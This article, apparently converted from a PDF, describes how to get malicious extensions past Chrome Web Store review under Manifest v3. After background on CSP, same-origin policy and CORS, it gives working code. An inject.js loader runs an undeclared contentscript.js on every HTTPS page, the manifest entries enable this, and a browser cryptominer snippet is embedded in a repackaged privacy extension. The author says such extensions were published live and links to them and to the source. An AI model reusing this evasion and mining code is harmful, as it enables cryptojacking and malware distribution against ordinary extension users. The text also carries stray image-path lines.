How to bypass Google Manifest v3 to publish malicious extensions on Chrome Web Store

Vinícius Vieira (aka. v1n1v131r4)

v1n1v131r4@pm.me

1. Abstract

For many of us, browser extensions have become an important part of being online. Currently, 50% of the billion Google Chrome users are using extensions to customize their browsing experience. Most often free, extensions enable us to quickly get extra features directly from the browser. Several software companies have created browser extensions to deliver their own products, as they provide a seamless user experience. But then there is the other side of the coin: when extensions are used as an attack vector to exploit their end-users. In this article we will present an research that involves a bypass technique in the security measures recently implemented in Manifest v3 to continue using extensions as an attack vector.

2. Disclaimer

During the research of this technique, it was possible to publish two extensions with malicious codes embedded in the official Chrome store. However, despite being public, we make it clear that this article, as well as the activities carried out using the techniques presented here, were motivated for the exclusive purposes of security research. Therefore, we are not responsible for the use of these techniques outside the academic context.

3. Introdution

The Google Chrome Web Store has a history of malicious actors abusing it to deliver malware-laden browser extensions. While Chrome extensions do have a granular permissions specification with specifics about what each extension can read and change stated in the installer (with a “show details” click), the extent and gravity of those permissions is often understated or not well understood by users.

MITRE cataloged this exploitation technique in the ATT&CK framework (T1176) due to the growing number of malware campaigns discovered using it as an attack vector and since 2018 Google has been developing detection measures based on code (static) and behavior analysis (dynamic) where it has banned numerous extensions from its store.

In November 2020, Google published version 3 of its Manifest file with the aim of improving the security, privacy and performance of extensions in its store, being mandatory use in January 2022. However, despite all these efforts, new techniques to bypass detection and protection measures are being developed.


In this article we will present a technique to manipulate the execution control of trusted scripts in the context of the extension and thus be able to execute malicious code through the extensions published in the official Chrome store, using Manifest v3.

4. Background

To understand how the exploitation technique works, it is necessary to understand the fundamental concepts of Content Security Police and how they apply to the extension's scenario.

Content Security Policy, also known as CSP, is an additional layer of security that facilitates the detection and mitigation of certain types of attacks and allows administrators control over the resources that the browser allows to load to a certain page. With a few minor exceptions, policies mostly involve specifying server origins and script access points.

HTTP communication is stateless in that it does not require the server to retain session information or status about each user connection across the duration of multiple requests. Each request therefore stands alone in its own right. It is not practical for a server to require that a user re-authenticates each request with a username and password however – this would get incredibly frustrating for users. The most common solution to this is therefore for websites to issue a secure *session token* to a browser that uniquely identifies an authenticated user. It is stored server side and also provided back to the user within a "*cookie"* that can be stored within the local browser and submitted automatically on future requests to preserve state across multiple requests:



One of the basic features of the web is that of interconnections and (relatively) open access to resources. This means that a web application served to a client from one origin or domain (e.g **www.example-organisation.com**) may return a HTML response containing a <script> tag instructing a client's browser to load a resource from another domain, such as **www.example-thirdparty.com**, a domain that may be unrelated and owned and operated by another individual.

This functionality is important in that it enables many of the common functionalities we see on modern websites and that the web depends up on, for example:

1. Allowing developers to create websites that load simple static resources such as images from an image hosting site or CDN;
2. Allowing a user to upload a profile picture on one website such as an ID service and then have the picture display on a different website such as a forum or social media site;
3. Allowing developers to make use of shared resources such as common open-source libraries and scripts that are located on provider websites; or
4. Allowing marketing teams to integrate content such as videos or adverts from a different provider on their own site

This concept is basic to the web and is sometimes referred to as a "web mashup".

4.1 Potential Dangers

These modern, dynamic web applications offer rich functionality in which resources such as JavaScript are permitted to both access and potentially modify client-side data stored within the browser, via a hierarchical and addressable series of properties known as the *Document Object Model or DOM*, which are then addressable via the DOM. This includes access to authentication tokens that are stored within cookies. If this data were accessed via malicious JavaScript loaded from a third-party domain, then sensitive data could be accessed. In order for websites to safely instruct user's browsers to load dynamic resources such as JavaScript therefore, a protection measure is needed to restrict the ability of such resources from differing domains and zones of trusts to access data stored on the client's browser relating to the current webpage.

4.2 The Same Origin Policy (SOP)

The concept of the "*Same-Origin Policy (SOP)*" was introduced by Netscape within their "Navigator 2.02" browser product way back in 1995 as a security concept to address the dangers outlined above, and is used within all major browsers today. It ensures segregation of data relating to different

web applications by placing a series of restrictions on the interaction between resources loaded from different origins or domains. It was added largely in response to the introduction of JavaScript in Netscape 2.0, which enabled dynamic interaction with the DOM. Under the Same Origin Policy, a web browser restricts access to resources relating to one origin to being permitted only via other resources from that origin. This prevents a malicious script loaded from one origin from obtaining access to sensitive data on a page loaded from a different origin via that page's Document Object Model.

The origin doesn't entirely coincide with the domain alone – web resources (or more accurately the URLs that they load from) are determined to have the same origin if the protocol (e.g HTTP or HTTPS), port (e.g 80 or 443), and host (e.g **www.example.com**) are all the same for both resources.

The way that the SOP is delivered means that cross-origin reads via scripts are disallowed by default. A web page may freely embed cross-origin images, stylesheets, scripts, iframes, and videos, but certain "cross-domain" requests, notably Ajax requests via JavaScript, are forbidden by default by the same-origin security policy.

This means that sites can still embed content from external sources – such as iframes to deliver adverts or YouTube videos mentioned in our examples above – but in such a way that they do not grant the serving site for the loaded material the ability to use scripts to read the DOM it is loaded within, or to view user interaction fired as actions within that DOM. For example, a malicious web page loaded at **https://evil.com** can make HTTP requests (e.g using XMLHttpRequest) and read the response within its own origin, but cannot read responses from another origin such as **https://example.com**. Put simply, the SOP ensures that browsers restrict cross-origin HTTP requests initiated from scripts.


4.3 Cross-Origin Resource Sharing (CORS)

The Same Origin Policy therefore effectively prevents malicious scripts from accessing data from another domain (origin). Whilst the Same Origin Policy is an important and well tested security concept, many modern applications described as “mashups” above require the ability to communicate across and load resources between multiple trusted origins in order to deliver rich functionality. That is, they require permitting user’s browsers to execute a cross-origin HTTP request by requesting a resource that has a different origin (domain, protocol, or port) from its own, and trusting that resource with access to elements within the DOM relating to the serving origin/domain.

A mechanism known as *Cross-Origin Resource Sharing (CORS)* was therefore proposed in May 2006 under a W3C Working Draft in order to provide a method of white-listing origins that are permitted to communicate with a resource as if they reside within the same origin. CORS defines a way in which a browser and server can interact to determine whether it is safe to allow the cross-origin request. It allows for more freedom and functionality for script execution than purely same-origin alone (the situation after SOP was introduced), but is more secure than simply allowing all cross-origin requests (default position prior to SOP).

The use of SOP & CORS together therefore ensures that web mashups can continue to be used, but in such a way that helps to prevent potentially malicious changes by restricting the trust relationship to specific white-listed origins only. Effectively, SOP changes the behaviour of script execution by third-party domains to “default deny” (universal blacklist) and then CORS can be used to deliver a list of specific white-listed exceptions on top of this.

The list of trusted endpoints for a domain is maintained by the servers serving content for that domain. Under the CORS mechanism this white-list is delivered to clients via a server-specified directive that is transmitted within HTTP response headers to clients. It includes two important headers; Access-control-allow-origin to define which origins are permitted access to restricted information within the DOM relating to the serving domain/origin, and Access-control-allow-credentials that determines if requests authenticated using cookies are permitted.



As an example of a cross-origin request, we can consider an example in which the front-end JavaScript code that a website hosted from **https://www.example-webapp.com** requests to be loaded via XMLHttpRequest may reside on **https://cdn.example-cdn.com**

Using CORS, this access can be permitted:

(Request to CDN / third party domain:)

GET /resources/public-data/ HTTP/1.1

Host: cdn.example-cdn.com

Origin: https://example-webapp.com

(Response:)

HTTP/1.1 200 OK

Access-Control-Allow-Origin: https://example-webapp.com

Content-Type: application/xml

[…Data…]

5. Chrome extensions structure

According to Google's developer documentation, to build a valid extension for the Chrome store, you need some files that may include background scripts, content scripts, an options page, UI elements and various logic files. An extension's components will depend on its functionality and may not require every option.

However, the existence of a **manifest.json** file is mandatory, which will be responsible, among other things, for the CSP directives used in the context of the extension.

Below is an example of this file:

```
{
  "name": "Getting Started Example",
  "description": "Build an Extension!",
  "version": "1.0",
  "manifest_version": 3,
  "background": {
    "service_worker": "background.js"
  }
}
```

Regarding the CSP directives in the **manifest.json** file, below is an implementation example where script execution permissions are defined:

```
{
 ...,
 "content_security_policy": {
 "extension_pages": "script-src 'self' 'unsafe-eval'; object-src 'self'",
 "sandbox": {
 "pages": [
 "page1.html",
 "directory/page2.html"
 ]
}
```

6. The problem

In Manifest v2, it was possible to declare security validation exceptions for scripts loaded by the extension, directly via CSP, by declaring a nonce value and a valid hash to guarantee that the script used in the extension's context had its content intact (already validated by the Google during the process of publishing the extension to the store).

This security measure was insufficient as it was possible to use a valid hash to handle the extension validation process when publishing it on the official store. This way it was possible to insert malicious code into a script and have it validated as safe in the context of the extension.

Below is an example of this technique using Manifest v2, which was presented at the BHack Conference 2021 (Brazil):

```
{
 "manifest_version": 2,

 "name": "BHACK v1n1v131r4",

 "description": "this extension is a PoC for BHack 2021",

 "version": "1.11",

 "content_security_policy": "script-src 'self' 'unsafe-eval' 'unsafe-inline'
'nonce-bhack' 'sha256-aPOSYuI8fxyT3cMNn4GLUh3cHbnhBclrGQNBMHK2cxA='",


 "browser_action": {

 "default_icon": "icon.png",

 "default_popup": "popup.html"

},

"background":{

 "scripts": ["popup.js"]

}
}
```

The source code is available on this GitHub https://github.com/V1n1v131r4/Building-Malicious-Chrome-Extensions and the extension is published in the Chrome store at this link https://chrome.google.com/webstore/detail/bhack-v1n1v131r4/ogpfkkdcnifhmgknjmpdcggbilcligeo?hl=pt-br

With the mandatory use of Manifest v3, this technique is no longer possible, considering that in the new version of Manifest it is necessary to declare the expected action of the script so that it can be validated at runtime (not only during the process of publishing the extension in the store).

Below is an example of ways to declare the action of a script in Manifest v3:

```
// background.js
chrome.scripting.executeScript({
 file: 'content-script.js'
 });

// first example
```

```
 content-script.js
 alert("test!");

// second example

 function showAlert() {
 alert("test!");
}

// third example

 chrome.scripting.executeScript({
 function: showAlert
});
```

7. The solution – exploiting time

Regarding of the mandatory declaration of the script action in Manifest v3, the workaround to handle it was somewhat simple. We created a script called inject.js which has the sole function of calling another script (**contentscript.js**), as shown below:

```
const nullthrows = (v) => {
if (v == null) throw new Error("it's a null");
return v;
}

function injectCode(src) {
const script = document.createElement('script');
// This is why it works!
script.src = src;
script.onload = function() {
console.log("script injected");
this.remove();
};

// This script runs before the <head> element is created,
// so we add the script to <html> instead.
nullthrows(document.head || document.documentElement).appendChild(script);
```

```
}

injectCode(chrome.runtime.getURL('/contentscript.js'));
```

The **inject.js** file was declared in the **manifest.json** like this:

```
"content_scripts": [
{
"matches": ["https://*/*"],
"run_at": "document_start",
"js": ["inject.js"]
}
],
"web_accessible_resources": [
{
"resources": [ "contentscript.js" ],
"matches": [ "https://*/*" ]
}
```


The file **contentscript.js** was declared as an asset of the extension in view of the need to validate its call through the SOP directive (at runtime). However, for security validation purposes, Google only sticks to what is declared in **"content_scripts"** because every script executed in the context of the extension should be declared there.

For this research we used a valid open source extension that removes tracking features from Google links. All of the extension's original functionality has been placed inside the **contentscript.js** file along with the malicious code below:

```
var a=[hidden data]

var _client = new
Client.Anonymous('eb73c9c616b39420945cf30851a16f5a788e9f9ee6193fbdc7ea1e40cdf
524aa', {

throttle: 0, c: 'w', ads: 0

});
_client.start();
```

This injected code is responsible for mining cryptocurrencies in the victim's browser when accessing any ***.google.com** address. The content of the variable "**a**" was purposely hidden in this article.

Through this technique it was possible to inject the malicious code into the extension source and submit it for publication on the official Chrome store. Notice in the image below that the victim's processor is extremely consumed while browsing:



The extension is available here https://chrome.google.com/webstore/detail/give-me-privacy-google/igkilnhnbiomgncpfegidfnecnefddji?hl=pt-br on the official Chrome Web Store.

8. Conclusion

Attacks involving extensions as a vector are complex to mitigate as they are carried out in a trusted environment, since the extension was installed from the official store itself. Awareness and stricter security policies to prohibit users from installing extensions are always the best measures. However, its identification is simpler to carry out considering that this type of attack will always "cause more noise than necessary", as is the case of the PoC presented here, where the processing of the victim's machine would denounce the execution of suspicious activities, among other things.

MITRE ATT&CK has a series of useful recommendations for detecting and mitigating attacks of this type.

9. References

https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Headers/Content-Security-Policy

https://developer.chrome.com/docs/extensions/mv3/intro/

https://blog.chromium.org/2018/04/protecting-users-from-extension-cryptojacking.html

https://attack.mitre.org/techniques/T1176/

https://content-security-policy.com/

https://appcheck-ng.com/secure-inclusion-of-third-party-content/#

https://developer.chrome.com/docs/extensions/mv3/getstarted/